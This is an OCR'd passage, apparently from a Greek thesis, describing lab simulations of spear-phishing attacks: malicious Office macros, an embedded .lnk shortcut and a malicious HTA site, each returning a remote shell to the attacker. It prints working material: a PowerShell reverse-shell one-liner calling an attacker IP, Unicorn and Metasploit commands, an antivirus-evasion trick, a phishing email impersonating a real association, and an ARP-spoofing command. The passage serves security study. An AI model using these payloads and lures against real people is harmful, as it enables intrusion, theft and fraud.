
Κατά την εκτέλεση αυτής της επίθεσης, ο επιτιθέμενος στοχεύει να αποκτήσει απομακρυσμένη πρόσβαση στον υπολογιστή του θύματος. Η συγκεκριμένη επίθεση αποτελεί επίθεση τελικού χρήστη· πιο συγκεκριμένα είναι μια *Spear-Phishing Attack* στην οποία θα συνδυάσουμε μερικές ακόμη τεχνικές που περιγράψαμε στο προηγούμενο κεφάλαιο και θα επιτεθούμε στο στόχο χρησιμοποιώντας τα κατάλληλα εργαλεία. Κατά την προετοιμασία, ο επιτιθέμενος βρίσκει τις διευθύνσεις email από την εταιρεία στόχο και ψάχνει τα κοινωνικά δίκτυα για τα ενδιαφέροντα των εργαζομένων ώστε να εστιάσει στο στόχο του. Αφού έχει επιλέξει προσεκτικά το στόχο του ετοιμάζει το κακόβουλο αρχείο, στην περίπτωση μας macro-enabled .doc και .xls, ώστε να φαίνεται αθώο και θεμιτό στο θύμα. Τέλος, πλαστογραφεί και στέλνει ένα email με συνημμένο το κακόβουλο αρχείο. Ο επιτιθέμενος πλέον περιμένει τη λάθος κίνηση από το θύμα για να λάβει απομακρυσμένη πρόσβαση.

Το σενάριο της συγκεκριμένης επίθεσης έχει ως εξής: ο επιτιθέμενος στοχεύει μέσω απομακρυσμένης πρόσβασης στην εταιρεία ”Company”, να αποκτήσει ευαίσθητα οικονομικά δεδομένα των πελατών από το Finance Dept. ώστε να αποσπάσει με εκβιασμό χρήματα από την εταιρεία.

Οι προσομοιώσεις έγιναν σε εργαστηριακό περιβάλλον, στο τοπικό δίκτυο. Ο παρακάτω Πίνακας 2 μας δίνει πληροφορίες για τις εκδόσεις λειτουργικού συστήματος και σουίτας Office που έγιναν οι δοκιμές. Το OS του επιτιθέμενου είναι το Kali Linux με IP 192.168.1.117. Στην Εικόνα 10 βλέπουμε το workflow της επίθεσης.

	Έκδοση σουίτας Office		
Έκδοση OS Windows	*MS Office 2010*	*MS Office 2013*	*MS Office 2016*
Windows 7		√	
Windows 8.1	√		
Windows 10			√

Πίνακας 2:Περιγραφή εργαστηρίου δοκιμών (Λειτουργικά συστήματα και Office εκδόσεις).



Εικόνα 10:Spear-Phishing Macro Attack workflow.

3.2 Συγκομιδή πληροφοριών και Κοινωνική μηχανική

Είμαστε στο πρώτο βήμα της επίθεσης (Initiation). Ο επιτιθέμενος εδώ μαζεύει όσες περισσότερες πληροφορίες μπορεί για τους πιθανούς στόχους. Στην περίπτωση του σεναρίου, ο επιτιθέμενος γνωρίζει μόνο το domain www.company.com που είναι η ιστοσελίδα της επιχείρησης που στοχεύει. Με το εργαλείο recon-ng [78] καταφέρνει να αποκτήσει τα ονόματα των εργαζομένων μαζί με τα emails τους (contacts), καθώς επίσης και τα subdomains με τις IPs. Με τη βοήθεια του Maltego [77] αντιστοιχίζει τα ονόματα αυτά με τους ρόλους στην εταιρεία. Οι εργαζόμενοι μοιράζονταν τη θέση τους στην εταιρεία σε γνωστά κοινωνικά δίκτυα. Πλέον ο επιτιθέμενος έχει στη διάθεση του ένα πλήρες Organization Chart.

Επίσης από τα κοινωνικά δίκτυα αποκτήθηκε η πληροφορία πως αρκετοί εργαζόμενοι του Financial Dept. ήταν μέλη ομάδων εκμάθησης οικονομικών. Οπότε ο επιτιθέμενος αποφάσισε πως η αποστολή θα γίνει στους εργαζομένους του συγκεκριμένου τμήματος και το περιεχόμενο του email θα προσανατολίζεται σε κάτι τέτοιο, ώστε να είναι φυσιολογικό και θεμιτό στους πιθανούς στόχους.

3.3 Δημιουργία κακόβουλων αρχείων και χειριστή

Η επίθεση θα γίνει μέσω του συνημμένου αρχείου του email. Τα αρχεία θα είναι Office document και excel με μακροεντολές Visual Basic for Applications (VBA[8]). Μέσω κώδικα VBA θα καλέσουμε το powershell[9] για να εκτελέσει το payload που θα μας επιστρέψει απομακρυσμένη πρόσβαση στον υπολογιστή του θύματος. Επιλέξαμε το payload να είναι ένα meterpreter shell [23] που μας παρέχει έτοιμα εργαλεία για το post exploitation. Η μόνη κίνηση του στόχου, εκτός από το άνοιγμα του αρχείου, είναι να πατήσει το *Enable Content* που θα εκτελέσει τις μακροεντολές στο αρχείο.

Το εργαλείο που μας προσφέρει έτοιμο τον κώδικα αυτό είναι το Unicorn [85]. Το συγκεκριμένο python script μας προσφέρει έτοιμη την VBA μακροεντολή που θα επιχειρήσει επίθεση powershell downgrade και θα τοποθετήσει το payload (meterpreter) απευθείας στη μνήμη για να εκτελεστεί. Επιλέξαμε επικοινωνία reverse_TCP καθώς δε γνωρίζουμε την IP του θύματος και θέλουμε εκείνος/η να επικοινωνήσει μαζί μας για να αποφύγουμε πιθανό block από το firewall. Η εντολή που μας δίνει το VBA είναι η παρακάτω:

```
python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.117 4444
macro
```

Το unicorn εκτός από τον κώδικα μας δίνει και το script που θα ετοιμάσει τον χειριστή (handler) που θα περιμένει (στην πόρτα 4444) την απόκριση του στόχου. Για την προετοιμασία του handler θα χρησιμοποιήσουμε το Metasploit Framework [18] στο Kali Linux με την παρακάτω εντολή:

```
msfconsole –r unicorn.rc
```

Για να προσθέσουμε τον κώδικα στα Office αρχεία, μπαίνουμε στον editor της Visual Basic σε κάθε εφαρμογή και αφού προσθέσουμε ένα νέο module κάνουμε επικόλληση τον κώδικα. Τέλος αποθηκεύουμε τα αρχεία σε macro-enabled doc και xls. Για να επιτευχθεί η άμεση εκτέλεση της μακροεντολής με το πάτημα του Enable Content, χρειάστηκε να επέμβουμε λίγο στην ονομασία της VBA συνάρτησης:

1. Στα Office 2016, 2013, 2010 στα αρχεία excel η ονομασία της συνάρτησης πρέπει να είναι Auto_Open().
2. Στα Office 2016, 2013, 2010 στα αρχεία word η ονομασία της συνάρτησης πρέπει να είναι AutoOpen().

Τα αρχεία είναι πλέον έτοιμα να επιστρέψουν απομακρυσμένη πρόσβαση. Είμαστε όμως ακόμη στο 1ο στάδιο της επίθεσης (Initiation), και πρέπει βασισμένοι στις πληροφορίες που μαζέψαμε προηγουμένως να κάνουμε το mail να φαίνεται φυσιολογικό και θεμιτό στους εν δυνάμει στόχους. Εφόσον αποφασίστηκε πως οι στόχοι θα είναι οι εργαζόμενοι του Finance Dept και το περιεχόμενο θα προσανατολίζεται σε εκμάθηση οικονομικών, ο επιτιθέμενος μπορεί να επιλέξει το email του

[8] Η Visual Basic για εφαρμογές είναι μια γλώσσα προγραμματισμού της Microsoft που χρησιμοποιείται σε εφαρμογές γραφείου, όπως το Word και το Excel, για να ενισχύσουν τις δυνατότητες τους.

[9] Το powershell είναι ένα ενισχυμένο κέλυφος (shell) που χρησιμοποιεί η Microsoft στις τελευταίες εκδόσεις των λειτουργικών συστημάτων της (μετά τα Windows 7). Εκτός από τις δυνατότητες τερματικού, παρέχει τη δυνατότητα εκτέλεσης σεναρίων (scripts) γραμμένα σε γλώσσα προγραμματισμού .NET.

αποστολέα να είναι certifications@afp.org[10]. Επίσης το περιεχόμενο του email θα υπόσχεται έκπτωση σε κάποια online μαθήματα του AFP με τη χρήση ενός κουπονιού έκπτωσης. Το κουπόνι θα παράγεται από το συνημμένο αρχείο. Τελικά το κείμενο του email θα είναι το παρακάτω:

Dear xxx,

My name is Chris Giamp and I work at the Association for Finance Professionals in the Certifications Department. Every month we check out our new LinkedIn connections, and we offer to some of them the chance to take on-line classes with a discount of 50% in order to prepare for the Certification process.

Our Finance certifications meet the highest enterprise standards of the market. So are our teaching methods. Get a look at our website!

Start now! Generate your personal discount coupon attached in this email and make a go for it!

Thank you for your time,
Chris Giamp.

Association for Finance Prof.
Certifications Dept
4520 East-West Hwy, Bethesda, MD 20814, USA

T: +1 301-907-2862
E: certifications@afp.org
W: www.afponline.org

[10] AFP : Association for Finance Professionals.

Τέλος το εσωτερικό του αρχείου .xlsm και .docm θα αλλάξει σε αυτό:

3.4 Αποφυγή AV

Μετά το τέλος του προηγούμενου βήματος τα μολυσμένα αρχεία είναι έτοιμα και φαίνονται φυσιολογικά. Έγινε δοκιμή να "ανεβάσουμε" ως συνημμένα αυτά τα αρχεία σε ένα email στην πλατφόρμα του Gmail της Google. Το Antivirus που χρησιμοποιεί η πλατφόρμα σημείωσε ως ιούς μερικά από τα αρχεία, γεγονός που δε μας επιτρέπει την αποστολή τους. Αφού δοκιμάστηκαν διάφορες παραλλαγές του VBA κώδικα, εντοπίστηκε πως το AV εντόπιζε το αλφαριθμητικό "powershell" στον κώδικα και μάρκαρε το συγκεκριμένο συνημμένο ως ιό. Συνεπώς χρειάστηκε να σπάσουμε το αλφαριθμητικό σε 2 μέρη και να το ενώσουμε μόνο κατά την εκτέλεση του VB.

Τελικά το σημείο του κώδικα που προστέθηκε για να επιτευχθεί το Gmail AV Evasion είναι το παρακάτω :

```
Dim y
y = "power"
Shell (y & "shell.exe " & x)
```

Η μεταβλητή x περιέχει το payload κωδικοποιημένο με τον encoder *shikata_ka_nai* ο οποίος του δίνει πολυμορφισμό με την προσθήκη της πράξης XOR κατά την ανατροφοδότηση (XOR additive feedback). Στην μεταβλητή y δώσαμε την τιμή του αλφαριθμητικού "shell.exe" και κατά την εκτέλεση τους στο


κέλυφος, την ενώσαμε με το αλφαριθμητικό “shell.exe” και το υπόλοιπο payload. Πλέον τα αρχεία μπορούν να επισυναφθούν στο Gmail.

3.5 Εκτέλεση επίθεσης

Είμαστε πλέον στο στάδιο της εκτέλεσης της επίθεσης. Έχουν χρησιμοποιηθεί οι πληροφορίες που ανακτήθηκαν από την έρευνα στο διαδίκτυο ώστε να δομηθεί ένα email το οποίο έχει μεγάλες πιθανότητες να ανοιχθεί από τους στόχους. Στο στάδιο αυτό θα αποσταλεί το email, με πλαστή διεύθυνση αποστολέα. Υπάρχει μια πληθώρα εργαλείων για αυτό το σκοπό, στην περίπτωση της προσομοίωσης θα χρησιμοποιηθεί η ιστοσελίδα https://emkei.cz/.

Κατά την λήψη του email, το περιεχόμενο φαίνεται φυσιολογικό και το attachment δεν είναι μαρκαρισμένο ως ιός. Το γεγονός αυτό θα λειτουργήσει υπέρ του επιτιθέμενου κατά το 3ο στάδιο της επίθεσης, όπου αναμένεται η λάθος κίνηση του στόχου.

Αν ανοίξουμε το attachment, και ενεργοποιηθεί το περιεχόμενο (4ο στάδιο: Ολοκλήρωση), θα λάβουμε meterpreter session στο Metasploit στο μηχάνημα του επιτιθέμενου. Η δοκιμή έγινε και στα 3 διαφορετικά λειτουργικά του σεναρίου προσομοίωσης με 3 διαφορετικές εκδόσεις Office, και πέτυχε σε όλα.



Εικόνα 11:Το meterpreter shell που επιστράφηκε στον επιτιθέμενο, με το πάτημα του "Enable Content".

3.6 Παραλλαγή επίθεσης (embedded OLE .lnk)

Η επίθεση με macro είναι εξαιρετικά αποτελεσματική και περνάει τα AV. Σε μια παραλλαγή της, μπορεί να χρησιμοποιηθεί η δυνατότητα του Office να εισάγει αντικείμενα (OLE[11]) για να σταλεί το payload. Με αυτή την τεχνική μπορεί να εισαχθεί κατάλληλα στο αρχείο Office ένα εκτελέσιμο payload το οποίο θα επιστρέψει απομακρυσμένη πρόσβαση μόλις εκτελεστεί από το στόχο. Από την άλλη πλευρά, δύσκολα θα επιτραπεί το upload ενός τέτοιου αρχείου σε email και ακόμη δυσκολότερα το AV του τελικού χρήστη θα επιτρέψει την εκτέλεση του αντικειμένου.

Η παραλλαγή της macro τεχνικής που θα εξετάσουμε εκμεταλλεύεται τη δυνατότητα OLE σε Office αρχεία, για να εισάγει μια Windows συντόμευση (.lnk) ως αντικείμενο στο αρχείο το οποίο θα κάνει χρήση του powershell για να επιστρέψει απομακρυσμένο κέλυφος στον επιτιθέμενο. Αρχικά με τον παρακάτω κώδικα [86] δημιουργείται με τη βοήθεια του powershell το κακόβουλο .lnk αρχείο. Ανάμεσα στις εντολές βλέπουμε την IP και την πόρτα που θα επιστρέψει το shell μέσω της reverse TCP επικοινωνίας.

[11] https://en.wikipedia.org/wiki/Object_Linking_and_Embedding

```
$WshShell = New-Object -comObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut("c:\lnk\calc.lnk")
$Shortcut.TargetPath = "%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe"
$Shortcut.IconLocation = "%SystemRoot%\System32\Shell32.dll,21"
$Shortcut.Arguments = '-windowstyle hidden /c $client = New-Object
System.Net.Sockets.TCPClient("""192.168.1.117""",4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..255|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2  = $sendback + """PS """ + (pwd).Path + """> """;$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length
);$stream.Flush()};$client.Close()'
$Shortcut.Save()
```

Η εισαγωγή του σε Office αρχείο είναι εξαιρετικά απλή (Insert->Object). Το τελικό αρχείο .docx της παραπάνω δοκιμής μεταλλάχθηκε στο ακόλουθο για να είναι εξίσου πειστικό.

Σημειώνεται πως θα χρειαστεί αλλαγή στο handler καθώς επιλέχθηκε απλό cmd shell. Θα χρειαστεί να χρησιμοποιήσουμε στο payload το windows/shell/reverse_tcp στην ανάλογη πόρτα.

Στα πλεονεκτήματα της παραλλαγής αυτής είναι το γεγονός πως το συγκεκριμένο κακόβουλο .docx περνάει τα tests των AV του mail provider. Από την άλλη πλευρά χρειάζεται επέμβαση του

χρήστη, όπως και στην περίπτωση macro. Εφόσον είναι ενεργοποιημένο το UAC θα χρειαστεί εκ νέου παρέμβαση του χρήστη για να τρέξει το .lnk.

4. Προσομοίωση – Επίθεση με κακόβουλο URL (HTA)

4.1 Σενάριο και σκοπός επίθεσης

Στην προσομοίωση αυτή ο επιτιθέμενος προσπαθεί να προσβάλλει τον Η/Υ του στόχου με μια HTA[12] κακόβουλη εφαρμογή. Η εφαρμογή θα καλέσει μέσω του <iframe> κακόβουλο powershell κώδικα, ο οποίος επιτυγχάνει το injection του shellcode απευθείας στη μνήμη μέσω PowerShell downgrade, και θα επιστρέψει meterpreter shell στο χειριστή (επιτιθέμενο). Η συγκεκριμένη επίθεση είναι μια επίθεση τελικού χρήστη, καθώς εξαρτάται από τη λάθος κίνηση του. Πιο συγκεκριμένα πρέπει να πεισθεί ο στόχος να επισκεφτεί μια κακόβουλη σελίδα η οποία προσφέρει το HTA και να το τρέξει. Είναι μια state-of-the-art τεχνική επίθεσης, και ξεπερνάει την προστασία των AV καθώς εγχέει το shellcode απευθείας στη μνήμη (PowerShell Downgrade). Κατά την προετοιμασία ο επιτιθέμενος εντοπίζει contacts και πληροφορίες από τα κοινωνικά δίκτυα για τους εργαζομένους της στοχοποιημένης εταιρίας. Αφού επιλεγεί ο στόχος, η επίθεση θα δομηθεί σύμφωνα με το profile του. Θα γίνει προετοιμασία της παγιδευμένης ιστοσελίδας που προσφέρει το malicious HTA, και θα σταλεί spoofed mail.


Το σενάριο της συγκεκριμένης επίθεσης έχει ως εξής: ο επιτιθέμενος θέλει να αποκτήσει απομακρυσμένη πρόσβαση στην εταιρία “Company” για να προβεί αργότερα σε κακόβουλες ενέργειες που θα βλάψουν τη φυσιολογική ροή της.

Οι προσομοιώσεις έγιναν σε εργαστηριακό περιβάλλον, στο τοπικό δίκτυο. Ο παρακάτω πίνακας μας δίνει πληροφορίες για τις εκδόσεις λειτουργικού συστήματος και browser που έγιναν δοκιμές. Το OS του επιτιθέμενου είναι το Kali Linux με IP 192.168.1.112. Στην Εικόνα 12 το workflow της επίθεσης.

	Windows 7	*Windows 8.1*	*Windows 10*
Mozilla Firefox	√		
Google Chrome		√	
MS Edge			√

Πίνακας 3:Περιγραφή εργαστηρίου δοκιμών (OS και browsers).

[12] Μια HTA εφαρμογή είναι ένα πρόγραμμα Microsoft Windows το οποίο εκτελεί αρχεία media.



Εικόνα 12:Workflow HTA επίθεσης.

4.2 Συγκομιδή πληροφοριών και κοινωνική μηχανική

Κατά την εκκίνηση της επίθεσης (Initiation), συγκεντρώθηκαν πληροφορίες για τους πιθανούς στόχους με εργαλεία information gathering όπως το Maltego [77] και το recon-ng [78]. Ο επιτιθέμενος συγκέντρωσε μια λίστα με contacts και το profile του καθενός με βάση τα κοινωνικά δίκτυα.

Ο στόχος που επιλέχθηκε είναι εξαιρετικά ενεργός στα κοινωνικά δίκτυα, από όπου ανακτήθηκε η πληροφορία πως εκείνος και αρκετοί φίλοι του είναι θαυμαστές του NBA. Μάλιστα είναι μέλος σε αρκετά group γνωστού social network που υπόσχονται δωρεάν υπηρεσία streaming αγώνων NBA. Το spoofed email θα περιέχει URL παγιδευμένης ιστοσελίδας η οποία θα μοιράσει το HTA, το οποίο υπόσχεται να παρέχει τη συγκεκριμένη υπηρεσία μετά την εκτέλεση του.

4.3 Δημιουργία παγιδευμένης ιστοσελίδας και χειριστή

Το delivery του HTA θα γίνει μέσω της κακόβουλης ιστοσελίδας. Θα ετοιμαστεί ένας web server που θα φιλοξενεί την ιστοσελίδα. Το περιεχόμενο της πρέπει να είναι σχετικό με το ενδιαφέρον του στόχου για να μείνει στην ιστοσελίδα και να τρέξει το malicious HTA. Για τις ανάγκες της προσομοίωσης στο URL θα εμφανίζεται η τοπική διεύθυνση του web server η οποία είναι και το φυσικό μηχάνημα του επιτιθέμενου.

Το εργαλείο unicorn που χρησιμοποιήθηκε στην προηγούμενη προσομοίωση παρέχει δυνατότητα δημιουργίας malicious HTA καθώς και του σχετικού iframe. Επίσης το BeEF [58], που χρησιμοποιείται στην επόμενη προσομοίωση, παρέχει module για τη συγκεκριμένη επίθεση. Στη συγκεκριμένη προσομοίωση θα χρησιμοποιηθεί το SET [20] καθώς παρέχει, εκτός από το HTA, επιλογή για αντιγραφή ιστοσελίδας. Θα χρησιμοποιηθεί από τις Social Engineering Attacks, η επίθεση μέσω ιστοσελίδας “Website Attack Vectors” με τη μέθοδο “HTA Attack Method” και την τεχνική “Site Cloner”. Το μενού του εργαλείου μας καθοδηγεί στη ρύθμιση της επίθεσης. Θα χρειαστεί μόνο η IP και η πόρτα που θα επιστρέψει το shell, καθώς και το site προς αντιγραφή. Επιλέχθηκε payload “meterpreter reverse HTTPS”, μια κρυπτογραφημένη επικοινωνία είναι πιθανότερο να περάσει πιθανά firewalls και IDS.

Η επίθεση HTA είναι πλήρως αυτοματοποιημένη στο SET, το οποίο αναλαμβάνει και την εκκίνηση του χειριστή του payload με τη βοήθεια του multi/handler του Metasploit [18].


Οι πληροφορίες που αντλήθηκαν κατά το information gathering βοήθησαν στο περιεχόμενο του πλαστού email, ώστε να φανεί θεμιτό. Ένα από τα δυνατότερα εργαλεία αποστολής phishing emails είναι το PhishingFrenzy [87] με το οποίο μπορούν να ετοιμαστούν ολόκληρες καμπάνιες phishing, παρέχει templates επίσημων emails, και άλλα δυνατά features. Στα πλαίσια της προσομοίωσης για την αποστολή του spoofed email θα χρησιμοποιηθεί το website https://emkei.cz/. Το email που στάλθηκε είναι το παρακάτω:

> Hey John check this cool streaming website! Its free, just install the streaming app. HD quality!
>
> http://192.168.1.112
>
> George

Μοιάζει σκόπιμα απλό για να είναι πιο φιλικό, ενώ ο αποστολέας είναι η διεύθυνση που βρέθηκε κατά το Information Gathering. Πλέον αναμένεται η επίσκεψη του στόχου στην παγιδευμένη ιστοσελίδα.

4.4 Εκτέλεση επίθεσης

Στο στάδιο εκτέλεσης της επίθεσης αναμένεται η λάθος κίνηση του στόχου. Κατά την εκτέλεση του HTA θα επιστραφεί κέλυφος (shell) meterpreter μέσω του encoded stager. Η δοκιμή πέτυχε απομακρυσμένη πρόσβαση και στα 3 μηχανήματα της προσομοίωσης.



Εικόνα 13:Το HTA επέστρεψε απομακρυσμένη πρόσβαση στον υπολογιστή που εκτελέστηκε.

4.5 Παραλλαγή επίθεσης εντός LAN

Οι προσομοιώσεις έγιναν στο τοπικό δίκτυο, παρόλα αυτά η λειτουργικότητα παραμένει η ίδια και σε WAN δίκτυο (με το ανάλογο port forward).

Μια παραλλαγή της ίδιας επίθεσης, αν ο επιτιθέμενος βρίσκεται στο ίδιο δίκτυο, μπορεί να επιτευχθεί με την τεχνική drive-by attack. Θα γίνει ARP spoofing στο gateway του τοπικού δικτύου, και σε κάθε ιστοσελίδα που ζητάει οποιοσδήποτε browser θα εμφανίζεται ψεύτικο notification για update όπου στην ουσία θα είναι το malicious HTA αρχείο. Στο παράδειγμα θα χρησιμοποιηθεί το Man-in-the-Middle Framework [35]. Εκτελείται η εντολή:

```
python mitmf.py -i eth0 --spoof --arp --gateway 192.168.1.1 --hta --
text "URGENT-Run Streaming App" --hta-app streaming.hta
```

Εικόνα 14:Fake update με ψεύτικη μπάρα ειδοποίησης που θα διανείμει το malicious HTA.

5. Προσομοίωση – Επίθεση με κακόβουλο URL (hook)

5.1 Σενάριο και σκοπός επίθεσης

